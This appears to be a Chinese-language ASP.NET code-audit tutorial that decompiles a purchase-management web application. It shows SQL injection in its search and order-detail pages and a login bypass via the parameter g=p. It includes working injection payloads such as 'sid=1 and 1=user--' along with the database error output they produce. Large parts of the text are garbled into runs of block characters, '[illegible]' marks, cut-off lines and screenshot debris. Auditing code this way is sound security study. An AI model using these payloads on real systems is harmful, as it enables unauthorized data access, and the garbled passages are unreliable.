

0x00 简介

基础知识：

ASP.NET开发可以选用两种框架：ASP.NET Core与ASP.NET Framework

ASP.NET开发也分为两种：

WebApplication :

```
WEB#####namespace#####bin#####
```

WebSite :

WEB■■■■■■■■■■■■■■■■■■■■namespace■■■■■■■■asp■■■■■■■■dll■■

ASP.NET比较关键的文件：

web.config:

[illegible]

```
2.■■■■■■■■■■■■■■ -> ■■■■■■■■ -> %windir%/Microsoft.NET/Framework/v2.0.50727/CONFIG/web.config -> %windir%/Microsoft.NET/Frame
```

Global.asax :

```
1. Global.asax■■■■■■■■■■HttpApplication■■■■■■■■■■ASP.NET■■■■■■■■■■
```

ASP.NET的常见拓展名：

在%windir%\Microsoft.NET\Framework\v2.0.50727\CONFIG\web.config中有详细定义，这里提取部分简单介绍。

...

```
aspx■■■■■■■■■■■■■■■■■■web■■■■■
```

CS■■■■

```
aspx.csweb
```

[illegible]

```
asmx■■■■■■■■■■■■■■■■■■■■ SOAP ■■■■■■ Web ■■■■■■■■■■
```

asax■■■■■■■■■■Global.asax

```
config████████████████████web.config
```

```
ashx■■■■■■■■■■■■■■■,■■■■■■■■ IHandler ■■■■■■■■■■■■■■■■■
```

[illegible]

...

0x01 注入

1.windows 2008R2

2. SSMS数据库管理

3.某系统

4.dnSpy反编译

熟悉框架

程序的文件目录

■■Admin

```
■■App_Data //App_Data■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■
```

```
■■bin // ■■■■■■■■■■■■■■■■■■■■■■
```

■ ■ bootstrap

 CSS

```
■■images
■■img
■■install
■■javascript
■■m
■■purchase
■■style
■■temp
■■Template
■■uploads
■■UserControl
```

WEB应用程序会把我们写的代码编译为DLL文件存放在Bin文件夹中，在ASPX文中基本就是一些控件名，所以需要反编译他的DLL来进行审计。

Logout.aspx

```
<%@ Page Language="C#" AutoEventWireup="true" CodeBehind="Logout.aspx.cs" Inherits="Book.Logout" %>

<html xmlns="http://www.w3.org/1999/xhtml" >
.
.
.
</html>
```

在文件头中有这几个参数：

- 1.Language="C#" //脚本语言
- 2.AutoEventWireup="true" //是否自动关联某些特殊事件
- 3.CodeBehind="Logout.aspx.cs" //指定包含与页关联的类的已编译文件的名称
- 4.Inherits="Book.Logout" //定义供页继承的代码隐藏类

我们所关注的也就是Inherits
的值，如上所示他指向了Bin目录下的purchase.dll中Book类的Logout函数（注：purchase.dll是网站编译的项目名，一般与文件目录对应）

web.config

这个文件包含了目录权限控制、数据库密码等等

```
<location path="purchase/orderdetail.aspx">
  <system.web>
    <authorization>
      <allow users="*" />
    </authorization>
  </system.web>
</location>

<authentication mode="Forms" />
```

比如我们使用的这套程序中[authorization](#)定义了purchase/orderdetail.aspx匿名可以访问，但是这套程序的本页面还写了一套验证

```
if (this.uid <= 0)
{
    if (!(base.Request.QueryString["g"] == "p"))
    {
        base.Response.Redirect("../login.aspx");
        return;
    }
    this.ph_pdf.Visible = false;
}
```

所以我们只需要访问purchase/orderdetail.aspx?g=p即可绕过跳转
，其中<authentication mode="Forms" />表示Form 表单认证。

在ASP.NET中全局过滤一般用到Global.asax至于他为什么可以起到全局过滤的作用可以看看[ASP.NET三剑客](#)。当然这套程序并没有全局过滤，在提交多个漏洞后，官网公


```
<system.web>
<authorization>
<deny users="?" />
</authorization>
```

</system.web>

但是这套程序安装会默认插入多条用户数据。

审计注入

首先我们来看Login.aspx，前面已经贴过代码，我们需要反编译purchase.dll去找Book.Login，这里使用dyspy



login.aspx->Button1_Click->LoginForm()在login中控件名对应dll

```
public void LoginForm()
{
    int num = UsersHelper.Login(this.txt_username.Text, this.txt_pwd.Text);
    if (num > 0)
    {
        base.Response.Redirect(FormsAuthentication.GetRedirectUrl(num.ToString(), true));
    }
    else
    {
        Helper.Result(this, "■■■■■■■■■■");
    }
}
```

跟进UsersHelper.Login

```
public static int Login(string username, string password)
{
    string sql = " select uid from users_users where username=@username and password=@password; ";
    SqlParameter[] prams = new SqlParameter[]
    {
        new SqlParameter("@username", username),
        new SqlParameter("@password", Helper.Encrypt(password))
    };
    object obj = Instance.ExeScalar(sql, prams);
    if (obj == null || obj == DBNull.Value)
    {
        return -1;
    }
    int num = int.Parse(obj.ToString());
    if (num > 0)
```

```
{
    UsersHelper.Login(num);
}
return num;
}
```

这里使用的是参数化查询，所以这里不存在注入。登陆后的注入很多这里选一个。

search.aspx

```

using System;
using System.Data;
using System.Web.UI;
using System.Web.UI.WebControls;
using DBHelper;
using Purchase.BLL;

namespace Purchase.Purchase
{
    // Token: 0x02000090 RID: 144
    public class search : Page
    {
        // Token: 0x06000365 RID: 869 RVA: 0x0001D3DC File Offset: 0x0001B5DC
        protected void Page_Load(object sender, EventArgs e)
        {
            if (!this.Page.IsPostBack)
            {
                this.Bind();
            }

            // Token: 0x06000366 RID: 870 RVA: 0x0001D402 File Offset: 0x0001B602
            protected void searchs(object sender, EventArgs e)
            {
                this.Bind();
            }

            // Token: 0x06000367 RID: 871 RVA: 0x0001D40C File Offset: 0x0001B60C
            protected void rbl_status_SelectedIndexChanged(object sender, EventArgs e)
            {
                this.Bind();
            }

            // Token: 0x06000368 RID: 872 RVA: 0x0001D418 File Offset: 0x0001B618
            public void Bind()
            {
                string text = " select process, issubmit, id, appusername, appdept, specs, auditstatus,
createdate, product, useritname, useritdept, isgive, reason from purchase_session_lists where
issubmit=1 ";
                if (this.cb_showonly.Checked)
                {
                    text += " and isgive=0 and process=1 and auditstatus=1 ";
                }
                if (this.rbl_status.SelectedItem.Value != "")
                {
                    text = text + " and auditstatus=" + this.rbl_status.SelectedItem.Value + " ";
                }
                if (this.cb_hidecancel.Checked)
                {
                    text += " and process in (1,3,5) ";
                }
                if (this.txt_start.Text != "")
                {
                    object obj = text;
                    text = string.Concat(new object[]
                    {
                        obj,
                        " and purchase_session_lists.createdate>=",
                        DateTime.Parse(this.txt_start.Text),
                        ""
                    });
                }
                if (this.txt_end.Text != "")
                {
                    object obj = text;
                    text = string.Concat(new object[]
                    {
                        obj,
                        " and purchase_session_lists.createdate<=",
                        DateTime.Parse(this.txt_end.Text).AddDays(1.0),
                        ""
                    });
                }
                if (this.txt_user.Text != "")
                {
                    if (this.txt_user.Text.Length > 20)
                    {
                        this.txt_user.Text = this.txt_user.Text.Substring(0, 18);
                    }
                    text = text + " and convert(nvarchar(20),id)+'+useritname+' '+useritdept like '%" +
this.txt_user.Text + "%' ";
                }
                if (this.txt_product.Text != "")
                {
                    if (this.txt_product.Text.Length > 20)
                    {
                        this.txt_product.Text = this.txt_product.Text.Substring(0, 18);
                    }
                    text = text + " and product+' '+specs like '%" + this.txt_product.Text + "%' ";
                }
                text += " order by id desc ";
                DataSet dataSet = Instance.ExeDataSet(text);
                int count = dataSet.Tables[0].Rows.Count;
                this.lbl_count.Text = count.ToString();
                this.lv_lists.DataSource = dataSet;
                this.lv_lists.DataBind();
            }
        }
    }
}

```

这里剔除了部分无用代码，可以看到没有经过任何过滤，控件的值就拼接到text字符串，由Instance.ExeDataSet(text)执行，跟进ExeDataSet函数

```

public static DataSet ExeDataSet(string sql, SqlParameter[] prams)
{
    sql = Instance.checkSql(sql);
    SqlConnection connection = new SqlConnection(Instance._con);
    SqlCommand sqlCommand = new SqlCommand(sql);
    sqlCommand.Parameters.AddRange(prams);
    sqlCommand.Connection = connection;
    DataSet result;
    using (SqlDataAdapter sqlDataAdapter = new SqlDataAdapter(sqlCommand))
    {
        DataSet dataSet = new DataSet();
        sqlDataAdapter.Fill(dataSet);
        sqlCommand.Parameters.Clear();
        result = dataSet;
    }
    return result;
}

```

```

private static string checkSql(string sql)
{
    return sql;
}

```



没有过滤直接带入查询，如果你觉得从代码来看sql语句很麻烦，这里可以使用Sql Sever Profiler监控SQL语句。

EventClass	TextData	Application
RPC:Completed	exec sp_reset_connection	.Net S
Audit Login	-- network protocol: LPC set quote...	.Net S
SQL:BatchStarting	select process, issubmit, id, appu...	.Net S
SQL:BatchCompleted	select process, issubmit, id, appu...	.Net S
Audit Logout		.Net S
RPC:Completed	exec sp_reset_connection	.Net S
Audit Login	-- network protocol: LPC set quote...	.Net S
SQL:BatchStarting	select process, issubmit, id, appu...	.Net S
SQL:BatchCompleted	select process, issubmit, id, appu...	.Net S
Audit Logout		.Net S
RPC:Completed	exec sp_reset_connection	.Net S
Audit Login	-- network protocol: LPC set quote...	.Net S
SQL:BatchStarting	select process, issubmit, id, appu...	.Net S
SQL:BatchCompleted	select process, issubmit, id, appu...	.Net S


```

select process, issubmit, id, appusername, appdept, specs, auditstatus, createdat
like '%1%' and 1=user--' order by id desc

```

正在跟踪。

Payload: 1%' and 1=user--

前面说到purchase/orderdetail.aspx?g=p可以绕过直接访问，具体原因可以移步[《第二章：越权》](#)，那么我们看看这个是否存在注入，如果存在那么将是一个前台注

Server Error in '/' Application.

在将 nvarchar 值 'dbo' 转换成数据类型 int 时失败。

Description: An unhandled exception occurred during the execution of the current web request where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: 在将 nvarchar 值 'dbo' 转换成数据类型 int 时失败。

Source Error:

An unhandled exception was generated during the execution of the current web request. The exception message and stack trace are provided below.

Stack Trace:

```

[SqlException (0x80131904): 在将 nvarchar 值 'dbo' 转换成数据类型 int 时失败。]
System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection, Action`1 wrapExceptionInAsyncThunk)
System.Data.SqlClient.TdsParser.ThrowExceptionAndWarning(SqlException exception, Boolean breakConnection)
System.Data.SqlClient.TdsParser.TryRun(RunBehavior runBehavior, SqlCommand cmdHandler, SqlDataReader dataReader, TdsParserStateObject stateObject, Boolean async, Boolean fireBatch)
System.Data.SqlClient.SqlDataReader.TryHasMoreRows(Boolean async, SqlInternalServerSpSpan span)
System.Data.SqlClient.SqlDataReader.TryReadInternal(Boolean async, SqlInternalServerSpSpan span)
System.Data.SqlClient.SqlDataReader.Read()
System.Data.Common.DataAdapter.FillLoadDataRow(SchemaMapping mapping)
System.Data.Common.DataAdapter.FillFromReader(DataSet dataset, SqlDataReader dataReader, String commandText, String connectionStrin

```

```

1 using System;
2 using System.Data;
3 using System.Web.UI;
4 using System.Web.UI.HtmlControls;
5 using System.Web.UI.WebControls;
6 using DBHelper;
7 using Purchase.BLL;
8
9 namespace purchase.purchase
10 {
11     // Token: 0x02000068 RID: 104
12     public class OrderDetail : Page
13     {
14         // Token: 0x060002AB RID: 683 RVA: 0x000132DC File Offset: 0x000114DC
15         protected void Page_Load(object sender, EventArgs e)
16         {
17             string str = "";
18             this.ids = base.Request.QueryString["ids"];
19             this.uid = UserHelper.GetUserId();
20             this.username = UserHelper.GetUserName();
21             if (!string.IsNullOrEmpty(this.ids))
22             {
23                 if (!SqlFilter.isIDsValid(this.ids))
24                 {
25                     Helper.Result(this, "参数错误", "default.aspx");
26                     return;
27                 }
28                 this.ids = Helper.FormatIds(base.Server.UrlDecode(this.ids));
29             }
30             if (base.Request.QueryString["t"] == "view")
31             {
32                 this.ph_pdf.Visible = true;
33                 this.isview = true;
34                 this.ph_view.Visible = true;
35                 this.sid = base.Request.QueryString["sid"];
36             }
37             if (!this.Page.IsPostBack)
38             {
39                 this.hf_ids.Value = this.ids;
40                 if (this.ids != null)
41                 {
42                     this.hf_id.Value = this.ids.Split(new char[]
43                     {
44                         ','
45                     })[0];
46                 }
47                 if (this.uid <= 0)
48                 {
49                     if (!(base.Request.QueryString["g"] == "p"))
50                     {
51                         base.Response.Redirect("../login.aspx");
52                         return;
53                     }
54                     this.ph_pdf.Visible = false;
55                 }
56                 this.txt_date.Text = DateTime.Now.ToString("yyyy-MM-dd");
57                 this.ddl_incoterm.DataSource = PurchaseHelper.GetParam("incoterm");
58                 this.ddl_incoterm.DataTextField = "paramname";
59                 this.ddl_incoterm.DataBind();
60                 this.ddl_paycircle.DataSource = PurchaseHelper.GetParam("paycircle");
61                 this.ddl_paycircle.DataTextField = "paramname";
62                 this.ddl_paycircle.DataBind();
63                 this.ddl_invoicetype.DataSource = PurchaseHelper.GetParam("invoicetype");
64                 this.ddl_invoicetype.DataTextField = "paramname";
65                 this.ddl_invoicetype.DataBind();
66                 this.ddl_payment.DataSource = PurchaseHelper.GetParam("payment");
67                 this.ddl_payment.DataTextField = "paramname";
68                 this.ddl_payment.DataBind();
69                 if (this.isview)
70                 {
71                     if (base.Request.QueryString["oid"] != null)
72                     {
73                         int num = int.Parse(base.Request.QueryString["oid"]);
74                         this.sql = " select * from purchase_order_lists where id=" + num + " ";
75                     }
76                     else
77                     {
78                         this.sql = string.Concat(new string[]
79                         {
80                             " declare @oid int select @oid=oid from purchase_order_details where sid=",
81                             base.Request.QueryString["sid"],
82                             " and siddetailid=",
83                             base.Request.QueryString["ids"],
84                             " ";
85                         });
86                         this.sql += " select * from purchase_order_lists where id=@oid ";
87                     }
88                     DataSet dataSet = Instance.ExeDataSet(this.sql);

```

看到69-88行，要执行命令需要this.isview为true，在30-36行赋值只需要t=view即可
sid没有经过任何过滤，同时ExeDataSet函数也不存在过滤，即存在注入。

Payload: purchase/orderdetail.aspx?g=p&t=view&sid=1%20and%201=user--

EventClass	TextData	ApplicationName	NTUserName	LoginName	CPU	Read
Audit Login	-- network protocol: LPC set quote...	.Net SqlClie...		sa		
SQL:BatchStarting	declare @oid int select @oid=oidNet SqlClie...		sa		
SQL:BatchCompleted	declare @oid int select @oid=oidNet SqlClie...		sa	0	
Audit Logout		.Net SqlClie...		sa	0	256
Audit Login	-- network protocol: LPC set quote...	.Net SqlClie...		sa		
SQL:BatchStarting	select * from purchase_param order...	.Net SqlClie...		sa		
SQL:BatchCompleted	select * from purchase_param order...	.Net SqlClie...		sa	0	
Audit Logout		.Net SqlClie...		sa	0	
RPC:Completed	exec sp_reset_connection	.Net SqlClie...		sa	0	
Audit Login	-- network protocol: LPC set quote...	.Net SqlClie...		sa		
SQL:BatchStarting	declare @oid int select @oid=oidNet SqlClie...		sa		
SQL:BatchCompleted	declare @oid int select @oid=oidNet SqlClie...		sa	0	

```
declare @oid int select @oid=oid from purchase_order_details where sid=1 and 1=user-- and siddetailid= : select * from purchase_order_lists where id=@oid
```

正在跟踪。第 82 行, 第 1 列 行数: 82

Server Error in '/' Application.

在将 nvarchar 值 'dbo' 转换成数据类型 int 时失败。

Description: An unhandled exception occurred during the execution of the current where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: 在将 nvarchar 值 'dbo'

Source Error:

An unhandled exception was generated during the execution of the current w be identified using the exception stack trace below.

Stack Trace:

[SqlException (0x80131904): 在将 nvarchar 值 'dbo' 转换
System.Data.SqlClient.SqlConnection.OnError(SqlExce
System.Data.SqlClient.TdsParser.ThrowExceptionAndWa
System.Data.SqlClient.TdsParser.TryRun(RunBehavior
System.Data.SqlClient.SqlDataReader.TryConsumeMetaD
System.Data.SqlClient.SqlDataReader.get_MetaData()
System.Data.SqlClient.SqlCommand.FinishExecuteReade
System.Data.SqlClient.SqlCommand.RunExecuteReaderTd
System.Data.SqlClient.SqlCommand.RunExecuteReader(C
System.Data.SqlClient.SqlCommand.RunExecuteReader(C
System.Data.SqlClient.SqlCommand.ExecuteReader(Comm


0x02 越权

ASP.NET安全认证

1.在web.config中有四种验证模式：

方式	描述
window	IIS验证，在内联网环境中非常有用
Passport	微软集中式身份验证，一次登录便可访问所有成员站点，需要收费
Form	窗体验证，验证帐号/密码，Web编程最佳最流行的验证方式
None	表示ASP.NET自己根本不执行身份验证，完全依赖IIS身份验证

其中FORM窗体验证的流程图：



开启form窗体验证的同时还需要配置web.config，不然就会出现问題，一般来说还需要配置最基本的页面访问权限比如禁止匿名用户访问。

```

<system.web>
  <authorization>
    <deny users="?"/>
  </authorization>
</system.web>

```

当然还可以设置一些管理页面允许某某用户访问等等，在这套程序中开启了form然后在程序里面验证的cookies，而且并没有设置所有页面的authorization。

2.除去web.config的配置通常还有两种写法来验证是否登陆。

第一种：在每个页面判断Session["UserName"]■■■■■null

第二种：类似php的include的继承，这也是本套程序使用的方法。

首先他定义了一个purchase.Master [母版页](#) 在里面写上了权限验证的代码。

```

using System;
using System.Data;
using System.Web.UI;
using System.Web.UI.HtmlControls;
using System.Web.UI.WebControls;
using DBHelper;

namespace Purchase.Purchase
{
    // Token: 0x0200008D RID: 141
    public class pur : MasterPage
    {
        // Token: 0x06000357 RID: 855 RVA: 0x0001CA6C File Offset: 0x0001AC6C
        protected void Page_Load(object sender, EventArgs e)
        {
            this.uid = UserHelper.GetUserId;
            if (!this.Page.IsPostBack)
            {
                if (DateTime.Now > DateTime.Parse("2020-1-1"))
                {
                    base.Response.Redirect("...");
                }
                if (this.uid <= 0)
                {
                    base.Response.Redirect("../login.aspx");
                }
                else
                {
                    this.lt_username.Text = UserHelper.GetUserName;
                }
            }
        }
    }
}

```

ad++ [Administrator]

(R) 插件(P) 窗口(W) ?



iting.aspx | ck_detail.aspx | m.Master | ck_new.aspx | simple.Master | purchase.Master
 EventWireup="true" CodeBehind="purchase.Master.cs" Inherits="Purchase.Purchase.pur"

```

server">
</title>
tent="webkit">


```

然后次母版页头文件会引入MasterPageFile="~/purchase/purchase.Master"调用之前都会先调用母版页的Page_Load函数来验证是否登陆。当然你也可能遇到没

寻找越权


例1：

比如没有任何验证的，也没有继承验证类的，无需登陆访问



例2：

这套程序验证权限的地方比较少，只是简单的判断了是否登陆，登陆后基本可以访问大多数管理页面这里。



例3：


```

1 using System;
2 using System.Data;
3 using System.Web.UI;
4 using System.Web.UI.HtmlControls;
5 using System.Web.UI.WebControls;
6 using DBHelper;
7
8 namespace Purchase.Purchase
9 {
10     // Token: 0x0200008D RID: 141
11     public class pur : MasterPage
12     {
13         // Token: 0x06000357 RID: 855 RVA: 0x0001CA6C File Offset: 0x0001AC6C
14         protected void Page_Load(object sender, EventArgs e)
15         {
16             this.uid = UserHelper.GetUserId;
17             if (!this.Page.IsPostBack)
18             {
19                 if (DateTime.Now > DateTime.Parse("2020-1-1"))
20                 {
21                     base.Response.Redirect( );
22                 }
23                 if (this.uid <= 0)
24                 {
25                     base.Response.Redirect("../login.aspx");
26                 }
27                 else
28                 {
29                     this.lt_username.Text = UserHelper.GetUserName;
30                     bool isAdmin = RoleHelper.IsAdmin;
31                     bool isOpAdmin = RoleHelper.IsOpAdmin;
32                     bool isPowerView = RoleHelper.IsPowerView;
33                     bool isAudit = RoleHelper.IsAudit;
34                     this.GetModuleStatus();
35                     if (isAdmin)
36                     {
